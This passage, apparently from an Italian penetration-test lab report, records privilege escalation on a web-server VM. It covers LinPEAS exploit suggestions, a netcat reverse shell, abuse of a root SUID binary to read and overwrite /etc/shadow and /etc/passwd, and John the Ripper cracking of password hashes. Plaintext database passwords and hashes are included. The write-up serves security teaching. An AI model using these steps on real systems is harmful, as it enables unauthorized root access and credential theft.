Di seguito, sono riportati gli exploit suggeriti da LinPEAS, ordinati per probabilità di successo.

```

[+] [Executing Linux Exploit Suggester]
[+] [https://github.com/zetter-/linux-exploit-suggester]
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEVSET)
  Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
  https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
  Exposure: probable
  Tags: [ ubuntu-(22.04) ]{kernel:5.15.0-27-generic}
  Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
  Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2022-2586] nft_object UAF
  Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
  Exposure: less probable
  Tags: ubuntu-(20.04){kernel:5.12.13}
  Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5
  Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2022-0847] DirtyPipe
  Details: https://dirtypipe.cm4all.com/
  Exposure: less probable
  Tags: ubuntu-(20.04|21.04),debian=11
  Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-4034] PwnKit
  Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
  Exposure: less probable
  Tags: ubuntu-10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedor
  Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron_Samedit
  Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
  Exposure: less probable
  Tags: mint=19,ubuntu=18|20,debian=10
  Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron_Samedit_2
  Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
  Exposure: less probable
  Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20,debian=9|10
  Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

```

Sono riportati anche i superutenti (root), gli utenti aventi una shell e tutti gli utenti con i rispettivi gruppi.

```
└── [ Superusers
  root:x:0:0:root:/root:/bin/bash

  └── [ Users with console
    agreco:x:1001:1001::/home/agreco:/bin/sh
    root:x:0:0:root:/root:/bin/bash
    vincerlet:x:1000:1000:vincerlet:/home/vincerlet:/bin/bash
    wpadmin:x:1002:1002::/var/www/wordpress:/bin/sh

    └── [ All users & groups
      uid=0(root) gid=0(root) groups=0(root)
      uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
      uid=10(uucp) gid=10(uucp) groups=10(uucp)
      uid=100(_apt) gid=65534(nogroup) groups=65534(nogroup)
      uid=1000(vincerlet) gid=1000(vincerlet) groups=1000(vincerlet),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
      uid=1001(agreco) gid=1001(agreco) groups=1001(agreco),33(www-data)
      uid=1002(wpadmin) gid=1002(wpadmin) groups=1002(wpadmin),33(www-data)
      uid=101(systemd-network) gid=102(systemd-network) groups=102(systemd-network)
      uid=102(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve)
      uid=103(messagebus) gid=104(messagebus) groups=104(messagebus)
      uid=104(systemd-timesync) gid=105(systemd-timesync) groups=105(systemd-timesync)
      uid=105(pollinate) gid=1(daemon[0m) groups=1(daemon[0m)
      uid=106(sshd) gid=65534(nogroup) groups=65534(nogroup)
      uid=107(usbmux) gid=46(plugdev) groups=46(plugdev)
      uid=108(mysql) gid=113(mysql) groups=113(mysql)
      uid=109(ftp) gid=114(ftp) groups=114(ftp)
      uid=13(proxy) gid=13(proxy) groups=13(proxy)
      uid=2(bin) gid=2(bin) groups=2(bin)
      uid=3(sys) gid=3(sys) groups=3(sys)
      uid=33(www-data) gid=33(www-data) groups=33(www-data),1002(wpadmin)
      uid=34(backup) gid=34(backup) groups=34(backup)
      uid=38(list) gid=38(list) groups=38(list)
      uid=39(irc) gid=39(irc) groups=39(irc)
      uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
      uid=41(gnats) gid=41(gnats) groups=41(gnats)
      uid=5(games) gid=60(games) groups=60(games)
      uid=6(man) gid=12(man) groups=12(man)
      uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
      uid=7(lp) gid=7(lp) groups=7(lp)
      uid=8(mail) gid=8(mail) groups=8(mail)
      uid=9(news) gid=9(news) groups=9(news)
```

Inoltre, sono riportati anche i servizi e i task eseguiti in background.

```
└── [ Cron jobs
  https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
  crontab Not Found
  incrontab Not Found
/etc/cron.d:
total 16
drwxr-xr-x 2 root root 4096 May  5 20:26 .
drwxr-xr-x 88 root root 4096 May  7 08:28 ..
-rw-r--r--  1 root root  201 Jan  8 2022 e2scrub_all
-rw-r--r--  1 root root  712 Jan 28 2022 php

/etc/cron.daily:
total 28
drwxr-xr-x 2 root root 4096 May  7 07:22 .
drwxr-xr-x 88 root root 4096 May  7 08:28 ..
-rwxr-xr-x  1 root root  539 Sep  8 2022 apache2
-rwxr-xr-x  1 root root  376 Nov 11 2019 aptrot
-rwxr-xr-x  1 root root 1478 Apr  8 2022 apt-compat
-rwxr-xr-x  1 root root 123 Dec  5 2021 dpkg
-rwxr-xr-x  1 root root  377 May 25 2022 logrotate

  └── [ System PATH
  https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin

  └── [ Analyzing .service files
  https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/grub-common.service could be executing some relative path
/etc/systemd/system/multi-user.target.wants/systemd-networkd.service could be executing some relative path
/etc/systemd/system/sleep.target.wants/grub-common.service could be executing some relative path
You can't write on systemd PATH

  └── [ System timers
  https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers
NEXT          LEFT           LAST          PASSED          UNIT          ACTIVATES
Thu 2023-06-29 22:39:00 UTC 16min left   Thu 2023-06-29 22:09:08 UTC 13min ago  phpSessionClean.timer  phpSessionClean.service
Fri 2023-06-30 00:00:00 UTC 1h 37min left n/a          n/a          dpkg-db-backup.timer  dpkg-db-backup.service
Fri 2023-06-30 00:00:00 UTC 1h 37min left Thu 2023-06-29 10:25:17 UTC 11h ago  logrotate.timer        logrotate.service
Fri 2023-06-30 01:59:45 UTC 3h 37min left Thu 2023-06-29 13:34:58 UTC 8h ago   motd-news.timer       motd-news.service
Fri 2023-06-30 06:40:43 UTC 8h left     Thu 2023-06-29 10:43:08 UTC 11h ago  apt-daily-upgrade.timer apt-daily-upgrade.service
Fri 2023-06-30 10:39:58 UTC 12h left    Thu 2023-06-29 10:39:58 UTC 11h ago  systemd-tmpfiles-clean.timer  systemd-tmpfiles-clean.service
Fri 2023-06-30 16:02:00 UTC 17h left    Thu 2023-06-29 20:33:08 UTC 1h 49min ago apt-daily.timer        apt-daily.service
Sun 2023-07-02 03:10:57 UTC 2 days left  Thu 2023-06-29 10:26:10 UTC 11h ago  e2scrub_all.timer      e2scrub_all.service
Mon 2023-07-03 00:02:35 UTC 3 days left  Thu 2023-06-29 12:03:08 UTC 10h ago  fstrim.timer          fstrim.service
n/a          n/a          n/a          n/a          apport-autoreport.timer  apport-autoreport.service
n/a          n/a          n/a          n/a          snapd.snap-repair.timer snapd.snap-repair.service

  └── [ Analyzing .timer files
  https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers
```

In output sono stati riportati anche diversi file interessanti, tra cui i file SUID, già trovati nella precedente fase di ricerca; in questo caso, però, LinPEAS suggerisce anche degli eventuali exploit o info utili per ogni file SUID. Inoltre, il file exec si è dimostrato ancora più interessante, dato che è risultato un file SUID sconosciuto a LinPEAS.

```
Files with Interesting Permissions
[ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-- 1 root messagebus 35K Oct 25 2022 /usr/lib/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 136K Dec 1 2022 /usr/lib/snapd/snap-confine → Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 331K Nov 23 2022 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19K Feb 26 2022 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-x 1 root root 47K Feb 21 2022 /usr/bin/mount → Apple_Mac OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 40K Nov 24 2022 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 71K Nov 24 2022 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 59K Nov 24 2022 /usr/bin/passwd → Apple_Mac OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Nov 24 2022 /usr/bin/chsh
-rwsr-xr-x 1 root root 55K Feb 21 2022 /usr/bin/su
-rwsr-xr-x 1 root root 35K Mar 23 2022 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 35K Feb 21 2022 /usr/bin/umount → BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 31K Feb 26 2022 /usr/bin/pkexec → Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 72K Nov 24 2022 /usr/bin/chfn → SuSE_9.3/10
-rwsr-xr-x 1 root root 227K Mar 1 13:59 /usr/bin/sudo → check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 16K May 5 21:52 /opt/exec (Unknown SUID binary!)
```

In più, in output sono stati riportati anche gli utenti wordpress\_user e phpmyadmin (con le rispettive password), già trovati nella precedente fase di ispezione.

```
Analyzing Wordpress Files (limit 70)
-rw-rw-rw- 1 www-data www-data 3295 May 5 20:59 /var/www/wordpress/wp-config.php
define( 'DB_NAME', 'wordpress_db' );
define( 'DB_USER', 'wordpress_user' );
define( 'DB_PASSWORD', 'wordpress1234' );
define( 'DB_HOST', 'localhost' );

Searching passwords in config PHP files
$dbpass='n3zuk0';
$dbuser='phpmyadmin';
// $cfg['Servers'][$i]['AllowNoPassword'] = TRUE;
// $cfg['Servers'][$i]['AllowNoPassword'] = TRUE;
$cgi['Servers'][$i]['AllowNoPassword'] = false;
$cgi['Servers'][$i]['AllowNoPassword'] = false;
$cgi['ShowChgPassword'] = true;
$pwd = trim( wp_unslash( $_POST['pwd'] ) );
```

L'output riportato è parziale, ma sono state ottenute molte informazioni, tra cui alcune già ottenute manualmente in precedenza, come i file SUID.

Dunque, dopo la grande mole di informazioni, è stata provata quella che sembrava la soluzione più immediata, ovvero sfruttare gli exploit potenzialmente dannosi per Target, ma nessuno di quelli identificati (comprendendo sia quello della Verifica Kernel che quelli ottenuti con LinPEAS) ha effettivamente funzionato.

Inoltre, /home/vincarlet non è risultato accessibile e non sono stati trovati modi immediati per accedere al medesimo o ad agreco. L'unica opzione rimanente sarebbe stata un attacco brute force a SSH per tentare di scoprire la password di agreco (il tentativo per vincarlet è stato già fatto in precedenza e, data l'onerosità temporale, è stato ovviamente evitato), ma per evitare ulteriori perdite di tempo è stato deciso di lavorare direttamente coi file SUID.

Sia con gli exploit identificati che manualmente, sono stati effettuati diversi tentativi per sfruttare alcuni dei file SUID, ma con esito negativo. L'unico file SUID effettivamente sfruttabile è risultato **exec**.

### 2.3.4.1.6. File SUID: exec

Il file SUID exec permette di eseguire comandi di sistema (come cat, cp etc.) con i permessi di root. Ciò è possibile eseguendo prima exec e poi il comando desiderato.

Come si può vedere in figura, è stata fatta una verifica sui permessi lanciando il comando id; infatti, si può notare come **uid** e **euid** siano differenti, con uid (user id) corrispondente all'utente attuale che sta lanciando exec, ovvero www-data, e euid (effective user id) corrispondente all'utente proprietario, ovvero root.

```
www-data@vmWebServer:/opt$ ./exec
./exec
USER ID: 33
EXEC ID: 0
Enter OS command:id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data),1002(wpadmin)
www-data@vmWebServer:/opt$ █
```

Quindi, grazie ad exec, è stato possibile effettuare la Privilege Escalation in diversi modi.

### 2.3.4.2. Esecuzione Privilege Escalation

Grazie all'analisi effettuata, è stato possibile portare al termine questa fase con successo, sfruttando il file SUID exec e adottando differenti approcci.

#### 2.3.4.2.1. Modifica file shadow

Un primo metodo per eseguire la Privilege Escalation consiste nel modificare o eliminare l'hash della password dell'utente root presente nel file **/etc/shadow** della macchina target. Quest'ultimo contiene al suo interno gli hash delle password degli utenti ed è accessibile solo dall'amministratore del sistema.

Una volta ottenuta una reverse shell, è possibile osservare che l'utente www-data non ha il permesso di lettura sul file /etc/shadow; infatti, root è l'unico a poter accedervi. Quindi, per visualizzare il contenuto di shadow, è necessario utilizzare il file exec descritto in precedenza.

Dopo essersi recati nella directory /opt ed aver eseguito il comando **./exec**, è stato utilizzato il comando **cat /etc/shadow**.

```

└─(kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.80] 57712
Linux vmWebServer 5.15.0-67-generic #74-Ubuntu SMP Wed Feb 22 14:14:39 UTC 2023 x86_64 x86_64 x86_64 GNU
22:15:26 up 12:31, 0 users, load average: 0.30, 0.19, 0.13
USER        TTY        FROM                  LOGIN@    IDLE    JCPU      PCPU WHAT
www-data@vmWebServer:~$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1002(wpadmin)
www-data@vmWebServer:~$ /bin/sh: 0: can't access tty; job control turned off
www-data@vmWebServer:~$ $ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@vmWebServer:~$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
www-data@vmWebServer:~$ ls -l /etc/shadow
ls -l /etc/shadow
-rw-r-- 1 root shadow 1086 Jun 29 22:15 /etc/shadow
www-data@vmWebServer:~$ cd /opt
cd /opt
www-data@vmWebServer:~/opt$ ./exec
./exec
USER ID: 33
EXEC ID: 0
Enter OS command:cat /etc/shadow
cat /etc/shadow
root:*:19405:0:99999:7:::
daemon:*:19405:0:99999:7:::
bin:*:19405:0:99999:7:::
sys:*:19405:0:99999:7:::
sync:*:19405:0:99999:7:::
games:*:19405:0:99999:7:::
man:*:19405:0:99999:7:::
lp:*:19405:0:99999:7:::
mail:*:19405:0:99999:7:::
news:*:19405:0:99999:7:::
uucp:*:19405:0:99999:7:::
proxy:*:19405:0:99999:7:::
www-data:**:19405:0:99999:7:::
backup:*:19405:0:99999:7:::
list:*:19405:0:99999:7:::
irc:*:19405:0:99999:7:::
gnats:*:19405:0:99999:7:::
nobody:**:19405:0:99999:7:::
_apt:**:19405:0:99999:7:::
systemd-network:**:19405:0:99999:7:::
systemd-resolve:**:19405:0:99999:7:::
messagebus:**:19405:0:99999:7:::
systemd-timesync:**:19405:0:99999:7:::
pollinate:**:19405:0:99999:7:::
sshd:**:19405:0:99999:7:::
usbmux:**:19440:0:99999:7:::
vincarlet:$j9T$L/qYqJv3UeztzxrsnQ7P.1$k9p0.gXg3/IHehDywvAconz7IZPqVIIsAE.v3qTC4f4/:19484:0:99999:7:::
mysql:!:19482:0:99999:7:::
agreco:$y$j9T$/gK0v1tg2kU0w36hWQ0C1$7qW1nKMB4j9o5irACW5BXVOIMQjKn/u3oQx4uS5q5a6:19482:0:99999:7:::
ftp:**:19484:0:99999:7:::
wpadmin:$y$j9T$.uPrZDcVtLFYG6PtAWvoN/$p6B5bmJ0VL3Cqf4Va91B1KrtZAm202gAPhS8acb7Q5A:19484:0:99999:7:::
www-data@vmWebServer:~/opt$ █

```

È possibile notare che in corrispondenza di root è presente il carattere “\*”, che indica che non è stata assegnata una password e il login non può essere effettuato direttamente con l’utente in questione. È sufficiente, quindi, eliminare questo carattere, ma in aggiunta può essere inserito l’hash della password desiderata.

Attraverso il file exec, shadow può essere modificato con il programma di editing vi, ma quest’ultimo produce difficoltà di utilizzo all’interno di una reverse shell. Per questo motivo, è stato scelto di copiare gli hash delle password visualizzati e modificare la riga di interesse in un documento di testo creato su Kali Linux e denominato “new\_shadow”, per poi importare quest’ultimo all’interno della macchina target.

È stato, quindi, eliminato il carattere “\*”.

```
File Edit Search View Document Help
File Edit Search View Document Help
1 root :: 19405:0:99999:7:::
```

```
(kali㉿kali)-[~]
$ mkpasswd -m yescript frank
$y$j9T$aSR02Wx5S56K5wzqZXEK41$pYfSpnVcRmvBVdh18.m0UlqyUkwYt1MjarePZPWG6A4
```

Nel caso in cui si decida anche di inserire un nuovo hash, è necessario generare l'hash della password scelta. Osservando i primi 3 caratteri delle stringhe degli hash degli utenti, è stato individuato **"yescript"** come algoritmo di hash utilizzato. Per coerenza, quindi, è stato utilizzato questo metodo di cifratura, ma sarebbe stata possibile qualsiasi altra scelta.

È stato eseguito il seguente comando:

**mkpasswd -m yescript frank**

```
(kali㉿kali)-[~]
$ mkpasswd -m yescript frank
$y$j9T$aSR02Wx5S56K5wzqZXEK41$pYfSpnVcRmvBVdh18.m0UlqyUkwYt1MjarePZPWG6A4
```

L'opzione **-m** permette di scegliere l'algoritmo desiderato per l'hashing.

A questo punto, la stringa ottenuta è stata inserita all'interno del file new\_shadow in corrispondenza dell'utente root.

```
File Edit Search View Document Help
File Edit Search View Document Help
1 root:$y$j9T$aSR02Wx5S56K5wzqZXEK41$pYfSpnVcRmvBVdh18.m0UlqyUkwYt1MjarePZPWG6A4:19405:0:99999:7:::
```

Per importare il file nella macchina target si deve sfruttare la cartella /tmp. Per fare ciò, è necessario:

- Aprire una shell su Kali Linux ed eseguire il seguente comando:  
**python3 -m http.server 80**

```
(kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

- Posizionarsi in /tmp nella reverse shell ed eseguire il seguente comando:  
**wget http://192.168.1.50/Desktop/new\_shadow**

```
www-data@vmWebServer:/opt$ cd /tmp
cd /tmp
www-data@vmWebServer:/tmp$ wget http://192.168.1.50/Desktop/new_shadow
wget http://192.168.1.50/Desktop/new_shadow
--2023-06-28 19:56:56-- http://192.168.1.50/Desktop/new_shadow
Connecting to 192.168.1.50:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1158 (1.1K) [application/octet-stream]
Saving to: 'new_shadow'

new_shadow      100%[=====]   1.13K  --.-KB/s   in 0s

2023-06-28 19:56:56 (154 MB/s) - 'new_shadow' saved [1158/1158]

www-data@vmWebServer:/tmp$
```

Infine, è stato copiato il contenuto del file importato all'interno di shadow utilizzando nuovamente exec.

```
www-data@vmWebServer:/$ cd /opt
cd /opt
www-data@vmWebServer:/opt$ ./exec
./exec
USER ID: 33
EXEC ID: 0
Enter OS command:cp /tmp/new_shadow /etc/shadow
cp /tmp/new_shadow /etc/shadow
www-data@vmWebServer:/opt$
```

In questo modo, eseguendo il comando **su** per passare all'utente root, la Privilege Escalation viene portata a termine con successo. Nel caso dell'inserimento di un nuovo hash, il comando richiede di inserire la password.

```
www-data@vmWebServer:/$ su
su
Password: frank
root@vmWebServer:/#
```


### 2.3.4.2.2. Modifica file passwd

Un altro metodo per ottenere la Privilege Escalation consiste nel modificare il file **/etc/passwd**. Quest'ultimo contiene al suo interno informazioni sugli utenti, tra cui il carattere "x" che indica la presenza dell'hash della password all'interno del file shadow; per tale motivo, vi è una corrispondenza tra i 2 file. Inoltre, qualsiasi modifica apportata alla "x", come eliminazione o sostituzione con un hash di una password, ha la priorità su ciò che è presente in shadow.


A differenza del metodo precedente, come visto nella fase di ispezione, è possibile leggere direttamente il contenuto del file passwd poiché tutti gli utenti possiedono tale permesso.

```
www-data@vmWebServer:/$ ls -l /etc/passwd
ls -l /etc/passwd
-rw-r--r-- 1 root root 1651 Jun 30 09:28 /etc/passwd
www-data@vmWebServer:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
vincarlet:x:1000:1000:vincarlet:/home/vincarlet:/bin/bash
mysql:x:108:113:MySQL Server,,,:/nonexistent:/bin/false
agreco:x:1001:1001::/home/agreco:/bin/sh
ftp:x:109:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
wpadmin:x:1002:1002::/var/www/wordpress:/bin/sh
www-data@vmWebServer:$
```

Dopo aver creato il file da modificare in Kali Linux, è stato eliminato il carattere "x".




Nel caso in cui si decida anche di inserire un nuovo hash, è necessario generare l'hash della password scelta, che nel nostro caso è "frank".




A screenshot of a terminal window titled "Mousepad" showing the command "cat /tmp/new\_passwd" being run. The terminal shows the user's input and the output of the command.

Da questo momento, come nel caso precedente, deve essere copiato il contenuto del file importato all'interno di passwd utilizzando exec.



A screenshot of a terminal window showing the execution of the ./exec script. The script copies the contents of /tmp/new\_passwd to /etc/passwd, effectively changing the password for the www-data user to "frank".

In questo modo, eseguendo il comando **su** per passare all'utente root, la Privilege Escalation viene portata a termine con successo. Nel caso dell'inserimento di un nuovo hash, il comando richiede di inserire la password.



A screenshot of a terminal window showing the user running the "su" command to become root. The user enters the password "frank", which is required because the password was changed to "frank".

### 2.3.4.2.3. Brute force file shadow

Si tratta di un altro metodo che sfrutta il file /etc/shadow per eseguire la Privilege Escalation; in questo caso, però, shadow non viene modificato, ma si tenta di risalire alle password in chiaro a partire dagli hash corrispondenti.

In seguito alle analisi preliminari degli utenti e dei permessi, sono stati individuati vincarlet e agreco come utenti possessori di privilegi elevati, differenti da root; dunque, l'obiettivo è scoprire e sfruttare le loro password, in modo da procedere con l'elevazione a root. Individuate le password, l'accesso ad uno dei 2 utenti può essere effettuato tramite il comando su o tramite una connessione SSH, dato che nella fase di Information Gathering è stato rilevato un punto d'accesso al sistema attraverso il servizio SSH sulla porta 2409 (aperta).

Come detto in precedenza, una volta ottenuta una reverse shell, dato che l'utente www-data non ha il permesso di lettura sul file /etc/shadow, è necessario eseguire il file exec per visualizzarne il contenuto. Quindi, dopo essersi recati nella directory /opt e aver eseguito il comando **./exec**, è stato utilizzato il comando **cat /etc/shadow**

```

[~] (kali㉿kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.80] 57712
Linux vmWebServer 5.15.0-67-generic #74-Ubuntu SMP Wed Feb 22 14:14:39 UTC 2023 x86_64 x86_64 x86_64 GNU
22:15:26 up 12:31, 0 users, load average: 0.30, 0.19, 0.13
USER      TTY      FROM          LOGIN@     IDLE    JCPU   PCPU WHAT
www-data@vmWebServer:~$ whoami
www-data@vmWebServer:~$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1002(wpadmin)
www-data@vmWebServer:~$ /bin/sh: 0: can't access tty; job control turned off
www-data@vmWebServer:~$ $ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@vmWebServer:~$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
www-data@vmWebServer:~$ ls -l /etc/shadow
ls -l /etc/shadow
-rw-r-- 1 root shadow 1086 Jun 29 22:15 /etc/shadow
www-data@vmWebServer:~$ cd /opt
cd /opt
www-data@vmWebServer:~/opt$ ./exec
./exec
USER ID: 33
EXEC ID: 0
Enter OS command:cat /etc/shadow
cat /etc/shadow
root:*:19405:0:99999:7:::
daemon:*:19405:0:99999:7:::
bin:*:19405:0:99999:7:::
sys:*:19405:0:99999:7:::
sync:*:19405:0:99999:7:::
games:*:19405:0:99999:7:::
man:*:19405:0:99999:7:::
lp:*:19405:0:99999:7:::
mail:*:19405:0:99999:7:::
news:*:19405:0:99999:7:::
uucp:*:19405:0:99999:7:::
proxy:*:19405:0:99999:7:::
www-data:*:19405:0:99999:7:::
backup:*:19405:0:99999:7:::
list:*:19405:0:99999:7:::
irc:*:19405:0:99999:7:::
gnats:*:19405:0:99999:7:::
nobody:*:19405:0:99999:7:::
_apt:*:19405:0:99999:7:::
systemd-network:*:19405:0:99999:7:::
systemd-resolve:*:19405:0:99999:7:::
messagebus:*:19405:0:99999:7:::
systemd-timesync:*:19405:0:99999:7:::
pollinate:*:19405:0:99999:7:::
sshd:*:19405:0:99999:7:::
usbmux:*:19440:0:99999:7:::
vincarlet:$y$j9T$L/qYqJv3UeztzxrsnQ7P.1$k9pO.gXg3/IHehDywvAconz7IZPqVIIsAE.v3qTC4f4/:19484:0:99999:7:::
mysql:!19482:0:99999:7:::
agreco:$y$j9T$/gKOv1ttg2kU0w36hWQ0C1$7qW1nKMB4j9o5irACW5BXVOIMQjKn/u3oQx4uS5q5a6:19482:0:99999:7:::
ftp:*:19484:0:99999:7:::
wpadmin:$y$j9T$.uPrZDcVtLFYG6PtAWvoN/$p6B5bmJ0VL3Cqf4Va91B1KrtZAm202gAPhS8acb7Q5A:19484:0:99999:7:::
www-data@vmWebServer:~/opt$ █

```

Dall'output si ottengono i seguenti hash:

- vincarlet:  
\$y\$j9T\$L/qYqJv3UeztzxrsnQ7P.1\$k9pO.gXg3/IHehDywvAconz7IZPqVIIsAE.v3qTC4f4/
- agreco:  
\$y\$j9T\$/gKOv1ttg2kU0w36hWQ0C1\$7qW1nKMB4j9o5irACW5BXVOIMQjKn/u3oQx4uS5q5a6

Dopo essere stati copiati rispettivamente nei file credentials\_vincarlet.txt e credentials\_agreco.txt su Kali Linux, è stato eseguito il seguente comando:

**john --format=crypt nome\_file.txt --wordlist=/usr/share/wordlists/rockyou.txt**

Come nel tentativo precedente di password cracking in phpMyAdmin, è stato sfruttato John The Ripper; in questo caso, però, è stata aggiunta l'opzione “**--format**” che permette di specificare l'algoritmo di cifratura della password da individuare. Nel nostro caso è “**crypt**” poiché le password in shadow sono state salvate con l'algoritmo yescrypt.

```
(kali㉿kali)-[~/Desktop]
$ john --format=crypt credentials_vincarlet.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
